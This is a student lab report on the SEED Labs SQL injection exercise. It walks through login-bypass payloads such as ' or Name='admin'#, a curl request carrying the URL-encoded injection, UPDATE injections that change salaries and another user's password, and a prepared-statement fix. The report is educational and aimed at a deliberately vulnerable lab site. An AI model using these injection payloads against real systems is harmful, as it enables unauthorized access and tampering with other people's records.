
Rose Reiner and Vlad Smirnov
Introduction to Computer Security
7/1/19

SQL Injection

The SQL Injection lab demonstrated how certain websites have vulnerabilities due to how SQL statements are constructed. In the lab, we saw how an SQL statement can be satisfied even if the "correct" information isn't typed in. The purpose of this lab is to inject the highly vulnerable website, change the information in the database, then execute code that would fix this vulnerability.

Task 1




```
+----+-------+-------+--------+-------+----------+-------------+--
-------+-------+----------+-----------------------------------------
---+
6 rows in set (0.01 sec)

mysql> SELECT * FROM credential WHERE name='Alice';
+----+-------+-------+--------+-------+----------+-------------+--
-------+-------+----------+-----------------------------------------
---+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | A
ddress | Email | NickName | Password
    |
+----+-------+-------+--------+-------+----------+-------------+--
-------+-------+----------+-----------------------------------------
---+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |
       |       |          | fdbe918bdae83000aa54747fc95fe0470fff49
76 |
+----+-------+-------+--------+-------+----------+-------------+--
-------+-------+----------+-----------------------------------------
---+
1 row in set (0.01 sec)

mysql> 
```

In Task 1, we played around with the database to see how SQL statements work. We used the login that was created by SEEDUbuntu to login to their MySQL. Once logged in, we accessed the database called Users and asked the console to display the information inside the database. Then, we used an SQL command SELECT*FROM credential WHERE name='Alice'; to display all the information only for the employee named Alice. This command line worked because we asked for it to select the table called credential where the column labeled name is the person Alice. Therefore, we could read all of Alice's information stored in the database such as her salary and email.

Task 2


2.1


SQLi Lab - Mozilla Firefox
5:27 PM
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php?usernam
Most Visited
SEED Labs
Sites for Labs

Username	EId	Salary	Birthday	SSN	Ni
Alice	10000	20000	9/20	10211002	
Boby	20000	30000	4/20	10213352	
Ryan	30000	50000	4/10	98993524	
Samy	40000	90000	1/11	32193525	
Ted	50000	110000	11/3	32111111	
Admin	99999	400000	3/5	43254314	

For task 2.1, we used an SQL statement to inject into the website as an admin. We knew that the username is admin but we didn't know the password. We also knew that the SQL statement that the computer puts together looks like this *SELECT*FROM credential WHERE Name= '   ' and Password = '   ';* We were able to login as admin by writing in the username section of the webpage *' or Name= 'admin'#*
In order to make the SQL statement work we need to ignore the rest of the SQL statement, which is the Password part. In this case, we used the # symbol, which is denoted as a comment; this comments out the rest of the line. In the beginning of the SQL statement written, we started it with an ending apostrophe because the SQL syntax has the single-quotes already generated. By starting with a closing apostrophe, we can add our own statement inside the generated one that will still satisfy this SQL statement. Therefore, by writing *' or Name='admin'*#, the generated SQL statement would come together like this: SELECT*FROM credential WHERE Name= ' ' or Name= 'admin' # and Password = ' '; Because we used an OR statement, the name will always be true given that admin was the correct username.

2.2




```
[07/01/19]seed@VM:~$ curl http://www.seedlabsqlinjection.com/unsafe_home.php?use
name=%27or+Name%3D%27admin%27%3B%23&Password=
[1] 2533
[07/01/19]seed@VM:~$ <!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top
with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of b
otstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the pag
 with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the ph
 script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-
it=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-
olor: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" s
yle="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><l
 class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span c
ass='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link'
ref='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout
)' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></d
v></nav><div class='container'><br><h1 class='text-center'><b> User Details </b>
/h1><hr><br><table class='table table-striped table-bordered'><thead class='thea
-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>
alary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>N
ckname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'
```

```
  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" styl
e="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01"
>
      <a class="navbar-brand" href="unsafe_home.php" ><img src="se
ed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></
a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-l
eft: 30px;'><li class='nav-item active'><a class='nav-link' href='
unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></
li><li class='nav-item'><a class='nav-link' href='unsafe_edit_fron
tend.php'>Edit Profile</a></li></ul><button onclick='logout()' typ
e='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</bu
tton></div></nav><div class='container'><br><h1 class='text-center
'><b> User Details </b></h1><hr><br><table class='table table-stri
ped table-bordered'><thead class='thead-dark'><tr><th scope='col'>
Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><t
h scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'
>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</t
h><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope
='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>102
11002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='
row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>102133
52</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row
'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524<
/td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'>
Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td
><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted
</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><t
d></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin<
/th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td>
</td><td></td><td></td><td></td></tr></tbody></table>      <br><br
>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>
```


In task 2.2, we injected into the website via the command line. We used the function curl to send HTTP requests and grab the url and enter a username and password in the same format as we did for task 2.1. However, for the command line curl we needed to use %27 for apostrophes, %20 for white space and %23 for the # symbol for the command to recognize our meaning. We added *unsafe_home.php?* so it would access the php file that holds the code for the web page. By doing that, we were able to retrieve all the information in the database for employee Alice.

2.3

For task 2.3, we needed to append a new SQL statement. If a semicolon is used to separate one statement from another, then we can append another statement in the username field to access two parts. However, when we tried this to delete a record after also writing code to inject into the website, it failed. The reason being, mysql doesn't allow appending statements due to php**.** This means we can't use the semicolon to append two statements together for the injection.




USERNAME: e='admin'; DELETE*FROM crede



There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE*FROM credential WHERE Name='Admin'#' and Password='da39a3ee5e6b4b0d3255bf' at line 3]\n

Task 3


Task three uses the update statement in the injection attack to change certain areas of the database for the user or other users. To get into admin we used ‘, name = ‘admin’#, but to do this attack we went into Alice's profile but replacing admin with alice in the login page. Once inside you can click the edit button. In the picture you can see the edit button on the top. Once you click the edit profile button you get options on what you can edit. Salary is not one of those options you can edit. So we did the sql statement ‘, update credential salary where name = ‘alice’. That worked to change the salary of the user alice when logged in as alice. That was task 3.1, in task 3.2 we had to update or change other people’s salary. Well we did and as we can see in the photo below that alice's salary was changed and bobby's was set to one as instructed to do in the project.



Alice Profile

Key	Value
Employee ID	10000
Salary	99999
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs




User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	999	9/20	10211002				
Boby	20000	1	4/20	10213352				
Ryan	30000	100	4/10	98993524				
Samy	40000	100	1/11	32193525				
Ted	50000	100	11/3	32111111				
Admin	99999	100	3/5	43254314				

Copyright © SEED LABs

For the password change we did the same command for sql but we used password as the credential and we used the password as “newpass”, and Boby for the name field. But we had to put “newpass” into a SHA1 converter to get the hash because the password field in the unsafe_home.php required a SHA1 hashed password. And then we logged into bobys account after changing the password from alice's account.



Boby Profile


Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

To the left is screenshot of Boby being logged with the new password that was set from alice's profile.

Task 4

The code from the php code for authentication is vulnerable to injection attacks.
$sql = "SELECT name, local, gender FROM USER_TABLE WHERE
id = $id AND password ='$pwd' "; $result = $conn->query($sql))
When the above code was replaced with the new code below sql injection didn't work as well.

$stmt = $conn->prepare("SELECT name, local, gender FROM USER_TABLE WHERE id = ?
and password = ? ");
// Bind parameters to the query
$stmt->bind_param("is", $id, $pwd); $stmt->execute(); $stmt->bind_result($bind_name,
$bind_local, $bind_gender); $stmt->fetch();
Below is a screenshot of what happened when trying to use sql injection with the edited code in the php file. The problem with the first set of code is that it failed to separate code and date. But the second version of it did separate data from code and the same injection technique does not produce the same results.



Conclusion

The SQL Injection lab gave us a better understanding of how a website without countermeasures for sql injection can be exploited. Vulnerable websites such as the one in the lab show us how a hacker would execute an attack and modify the database. This lab was very interesting for many reasons. For starters, we could see that this certain website is looking for any input that will complete and satisfy the SQL statement in order to give access into the system. In this case, it was interesting to see if the hacker knows the syntax of how an update statement works, they could easily modify the database by concatenating the correct string that would satisfy the statement and allow the hacker to do what they want. This lab also demonstrated how to attack not only from website login page, but in the terminal using curl. Lastly, it was interesting that the computer does not store a users password how the user types it in, but instead the hash value of it. Ultimately, the lab was very informative in many ways and gave us a deeper look into how a website can be vulnerable to injection attacks.